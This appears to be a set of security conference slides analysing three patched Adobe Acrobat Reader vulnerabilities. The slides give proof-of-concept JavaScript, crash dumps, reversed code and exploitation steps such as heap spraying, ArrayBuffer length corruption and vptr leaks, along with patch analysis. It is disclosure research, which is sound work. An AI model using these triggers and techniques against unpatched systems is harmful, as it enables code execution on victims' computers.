    - Calculating the *length* of string *src* using *ASstrnlen_safe*
    - Allocating a heap buffer according to the calculated *length*
    - Copying the string using *strcpy_safe / miUCSStrcpy_safe*

```
// src <- arg of Collab.unregisterReview / unregisterApproval
// src = "\xFE\xFF......"
size_t len = ASstrnlen_safe(src, 0x7FFFFFFF, 0); // ANSI Function
char *dst = (char *)malloc(len + 1);
strcpy_safe(dst, 0x7FFFFFFF, src, 0); // Out-Of-Bounds Read & Write
```

CVE-2019-8199


- Exploit Development
  - (1) Spray lots of objects



  - (2) Create memory holes

  - (3) Trigger the vulnerability

  - (4) Overwrite *ArrayBuffer*'s *byteLength* to *0xFFFFFFFF*



CVE-2019-8199

- Exploiting Tricks
  - Overwrite *ArrayBuffer*'s *byteLength*
    - *miUCSStrcpy_safe* will write a string terminator when finished copying
    - The terminator may corrupt the view pointer associated with the *ArrayBuffer*
    - The maximum value for *byteLength* can only be *0xFFFF* at the first stage

```
var ab = new ArrayBuffer(0x70);
var dv = new DataView(ab);
dv.setUint32(0, 0x40414140, true);
```

```
0:013> dd 2281af90 - 10
2281af80  00000000 0000FFFF 3538f5b0 00000000
2281af90  40414140 00000000 00000000 00000000
```

CVE-2019-8199

- Arbitrary Address Read / Write Primitive
  - Once gaining global read and write primitive, we can search backward to calculate the base address of the *ArrayBuffer*'s backing store to gain arbitrary address read and write primitive

```
0:013> dd 30080000 L10
30080000  16b80e9e 0101331b ffeeffee 00000002  ; ffeeffee
30080010  055a00a4 2f0b0010 055a0000 30080000  ; +0x14 -> 30080000
30080020  00000fcf 30080040 3104f000 000002e5
```

```
0:013> dd 305f4000 L10
305f4000  00000000 00000000 6ab08d69 0858b71a
305f4010  0bbab388 30330080 0ff00112 f0e0d0c0  ; f0e0d0c0
305f4020  15dc2c3f 00000430 305f402c d13bc929  ; +0x0C -> 305f402c
```

CVE-2019-8199

- Patch Analysis (Part 1)
  - Putting 2 extra null bytes (3 in total) at the end of string *src*
  - Can only overwrite 1 or 2 null bytes with *strcpy_safe*
  - Still reproducible, but no longer exploitable

```
// src <- arg of Collab.unregisterReview / unregisterApproval
// src = "\xFE\xFF......"
size_t len = ASstrnlen_safe(src, 0x7FFFFFFF, 0); // ANSI Function
char *dst = (char *)malloc(len + 1);
strcpy_safe(dst, 0x7FFFFFFF, src, 0); // Write a Unicode terminator
```

CVE-2019-8199

- Patch Analysis (Part 2)
  - Using *strnlen_safe* instead of *ASstrnlen_safe* when calculating *length*
  - Allocating 2 extra bytes for *dst* to store the string terminator

```
// src <- arg of Collab.unregisterReview / unregisterApproval
// src = "\xFE\xFF......"
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0); // Generic API
char *dst = (char *)malloc(len + 2);
strcpy_safe(dst, 0x7FFFFFFF, src, 0);    // Works as expected
```

CVE-2020-3804

- Affected Versions
  - Adobe Acrobat Reader DC <= 2020.006.20034
- Fixed Version
  - 2020.006.20042 via security advisory APSB20-13

- Proof-of-Concept
  - Define a getter function for *event.type* and return a malformed string
  - Trigger a JavaScript exception from an Acrobat JavaScript API

```
event.__defineGetter__('type', function() {
  return '\xFE\xFF---event-type';
});
console.println('[\xFE\xFF]'); // Trigger an exception
```

CVE-2020-3804

- Exception Information
  - The process crashed when handling "*\xFE\xFF...*" in *miUCSStrlen_safe*

```
(259c.1bd0): Access violation - code c0000005 (!!! second chance !!!)
eax=25e82fc0 ebx=25e82fc0 ecx=25e83000 edx=00000000 esi=00000040 edi=7fffffff
eip=6124a98d esp=008fbca0 ebp=008fbcac iopl=0         nv up ei ng nz ac pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010297
EScript!mozilla::HashBytes+0x49f4d:
6124a98d 8a01            mov     al,byte ptr [ecx]        ds:002b:25e83000=??

0:000> db ecx-40 L50
25e82fc0  fe ff 2d 2d 2d 65 76 65-6e 74 2d 74 79 70 65 00  ..---event-type.
25e82fd0  20 75 6e 64 65 66 69 6e-65 64 3a 4f 70 65 6e 00   undefined:Open.
25e82fe0  c0 c0 c0 c0 c0 c0 c0 c0-c0 c0 c0 c0 c0 c0 c0 c0  ................
25e82ff0  c0 c0 c0 c0 c0 c0 c0 c0-c0 c0 c0 c0 c0 c0 c0 c0  ................
25e83000  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

CVE-2020-3804

- Vulnerability Analysis
  - The *event* object will be accessed when constructing the *Error* object

```
void throw_javascript_exception() {
  // constructing fileName property for JavaScript Error object
  String filename;
  if (event.type) string_copy(filename, event.type);// "\xFE\xFF..."
  string_append(filename, " ");
  string_append(filename, event.targetName ? event.targetName : "?");
  string_append(filename, ":");
  string_append(filename, event.name ? event.name : "?");
  exception.set_property("fileName", filename);     // OOB Read
  // ......
}
```

CVE-2020-3804

- Vulnerability Analysis
  - The *event* object will be accessed when constructing the *Error* object
  - The string will be adjusted dynamically in *string_copy / string_append*
    - The heap buffer's initial size was 0x20 bytes
    - The heap buffer was initialized by filling with zeros
    - The heap buffer's size will be doubled when adjusted
    - The heap buffer was adjusted by calling *realloc* (new space was uninitialized)

```
// src <- constructed fileName string for Error object
// src = "\xFE\xFF......"
size_t len = strnlen_safe(src, 0x7FFFFFFF, 0); // OOB Read
char *dst = (char *)malloc(len);
swab((char *)src + 2, dst, len);                // InfoLeak
// Error.fileName <- dst
```

CVE-2020-3804

- Exploit Development
  - Putting an object with *vptr* behind string *src*
    - The size of the object must be 0x40, 0x80, 0x100, etc.
  - Calculating the module's base address via the leaked *vptr*

```
0:013> dd 92f78f80 L90/4
92f78f80  7e3ea868 00000004 92fa0fe8 7e546268
92f78f90  00000045 c0c0c0c0 c0c0c0e0 51ac6fe0
92f78fa0  8c412f80 00000000 92f76fb0 c0c0c0c2
92f78fb0  63fbad88 9156cfd8 00000000 00000000
92f78fc0  7e2a49e0 4c876f80 00000000 c0c0c0c0
92f78fd0  7e2a49e0 00000000 c0c0c0c0 c0c0c0c0
92f78fe0  c0c0c0c0 c0c0c0c0 c0c0c0c0 00000000
92f78ff0  00000003 00000000 00000000 00000000
92f79000  ???????? ???????? ???????? ????????
```

contentArea XFA object (0x80 bytes) in Adobe Acrobat Reader DC <= 2019.021.20061

CVE-2020-3804

- Patch Analysis
  - Copy the string to a newly created and initialized heap buffer

```
void throw_javascript_exception() {
  // constructing fileName property for JavaScript Error object
  size_t size = filename ? string_length(filename) : 0;
  size += 1;
  if (filename.get(0) == 0xFE && filename.get(1) == 0xFF) {
      size += 3;
  }
  char* dst = (char *)malloc(size);
  memset(dst, 0, size);
  strncpy(dst, filename.buffer(), size);
  exception.set_property("fileName", dst);
  // ......
}
```

CVE-2020-3805

- Affected Versions
  - Adobe Acrobat Reader DC <= 2020.006.20034
- Fixed Version
  - 2020.006.20042 via security advisory APSB20-13
- Proof-of-Concept
  - Call *Doc.addField* with a malformed string to create a field object
  - Call *Doc.addField* again to mark the field object as *Dead*
  - Access the *Dead* field object to trigger Use-After-Free

```
var name = '\xFE\xFF\n\x1B*e\xF0u\x9C1\x1EL\x9B\xAD7.\xAC';
this.addField(name, 'text', 0, [10, 20, 30, 40]); // Create
this.addField(name, 'text', 0, [10, 20, 30, 40]); // Free
this.resetForm(); // Access the field object to trigger UAF
```

CVE-2020-3805


- Exception Information
  - The process crashed when accessing the freed heap buffer

```
(82c.2894): Access violation - code c0000005 (!!! second chance !!!)
eax=313cce48 ebx=0000000d ecx=0010000d edx=39f5efe8 esi=37998fb0 edi=3e5abfb0
eip=6125c69f esp=001ec694 ebp=001ec6c0 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
AcroForm!hb_set_invert+0xc485f:
6125c69f ff770c        push    dword ptr [edi+0Ch]  ds:002b:3e5abfbc=????????

0:000> !heap -p -a edi
    address 3e5abfb0 found in
    _DPH_HEAP_ROOT @ 611000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 46930270:         3e5ab000             2000
```


CVE-2020-3805

- Vulnerability Analysis
  - The private property *Field* will be freed if a field object was *Dead*
  - This presentation won't talk about why the field object was *Dead*



CVE-2020-3805

- Vulnerability Analysis
  - The private property *Field* will be freed if a field object was *Dead*
  - This presentation won't talk about why the field object was *Dead*



CVE-2020-3805

- Exploit Development
  - It's trivial to control the EIP register but that's not what we're interested
  - A generic method to exploit the vulnerability to achieve code execution
    - First disclosed by @PTDuy from STARLabs (CVE-2019-8039)
    - Only works with Adobe Acrobat Reader DC <= 2019.012.20040


CVE-2020-3805

- Exploit Development
  - Trigger the vulnerability in the setter function of *calcOrderIndex*

```
var name = '\xFE\xFF\n\x1B*e\xF0u\x9C1\x1EL\x9B\xAD7.\xAC';
var f1 = this.addField(name, 'text', 0, [10, 20, 30, 40]);
f1.setAction('Calculate', 'var dummy');
var f2 = this.addField('f2', 'text', 0, [10, 20, 30, 40]);
f2.setAction('Calculate', 'var dummy');
var value = {
  valueOf: function() {
    app.doc.addField(name, 'text', 0, [10, 20, 30, 40]);
    return 1;
  },
};
f1.calcOrderIndex = value;
```

CVE-2020-3805

- Exploit Development
  - A string array was used to store the field objects' names
  - The name's index specifies the field object's calculation order
  - The array should be adjusted if the calculation order changed



CVE-2020-3805

- Exploit Development
  - A string array was used to store the field objects' names
  - The name's index specifies the field object's calculation order
  - The array should be adjusted if the calculation order changed

```
int field_calcOrderIndex_setter(/*......*/) {
  // ......
  name_list = get_name_list(internal_field);
  field_name = get_string(internal_field);
  index = get_name_index(name_list, field_name);
  new_index = unbox_js_object(new_index_jsobj);// free internal_field
  if ( index >= 0 && new_index >= 0 && index != new_index ) {
    rearrange_namelist(name_list, new_index, internal_field);
  }
  // ......
}
```

CVE-2020-3805

- Exploit Development
  - Turn Use-After-Free into Out-Of-Bounds write
  - Overwrite *ArrayBuffer*'s *byteLength* to *0xFFFFFFFF*


```
struct CEStr {
  int encoding;
  char *buffer;
  int length;
  // ......
};
```


```
void rearrange_namelist(StringArray *array,
                        int new_index, int internal_field) {
  // ......
  CEStr *field_name = *(_DWORD *)(internal_field + 32);
  int length = get_string_length(field_name);
  array->string[index] = malloc(length + 2);
  char* buffer = get_string_buffer(field_name);
  strcpy_safe(array->string[index], 0x7FFFFFFF, buffer, 0);
  // ......
}
```

CVE-2020-3805

- Exploit Development
  - The freed *Field* property object can be fully controlled
  - The *CEStr* object can be fully controlled
  - Trigger OOB write by making *strlen(CEStr.buffer) > CEStr.length*

```
struct CEStr {
  int encoding;
  char *buffer;
  int length;
  // ......
};
```

```
0:013> dd 3db56fa0  ; Field property object
3db56fa0  XXXXXXXX XXXXXXXX XXXXXXXX XXXXXXXX
3db56fb0  XXXXXXXX XXXXXXXX XXXXXXXX XXXXXXXX
3db56fc0  YYYYYYYY XXXXXXXX XXXXXXXX XXXXXXXX
3db56fd0  XXXXXXXX XXXXXXXX XXXXXXXX XXXXXXXX
3db56fe0  XXXXXXXX XXXXXXXX XXXXXXXX XXXXXXXX
3db56ff0  XXXXXXXX XXXXXXXX XXXXXXXX XXXXXXXX
```



CVE-2020-3805

- Patch Analysis
  - This presentation won’t talk about how the vulnerability was patched

- Exploit Mitigation
  - The flag *LockFieldProp* was added to prevent UAF in setter functions
  - The field object cannot be destroyed when the flag was set

```
int field_calcOrderIndex_setter(/*......*/) {
  // entering setter function
  if ( internal_field ) sub_20AC60D7(internal_field, 1); // set flag
  // ......
  if ( internal_field ) sub_20AC60D7(internal_field, 0); // clear flag
  // leaving setter function
}
```

Lessons Learned

- Eliminating the flaws at design phase
- Refactoring the legacy code when necessary
  - Distinguishing ANSI and Unicode strings more carefully
  - Always using Unicode strings, converting to ANSI ones if necessary
  - Not easy to implement compared with adding null bytes
- Secure development training
  - Never use *0x7FFFFFFF* for parameter *max_bytes*

Thanks

@klotxl404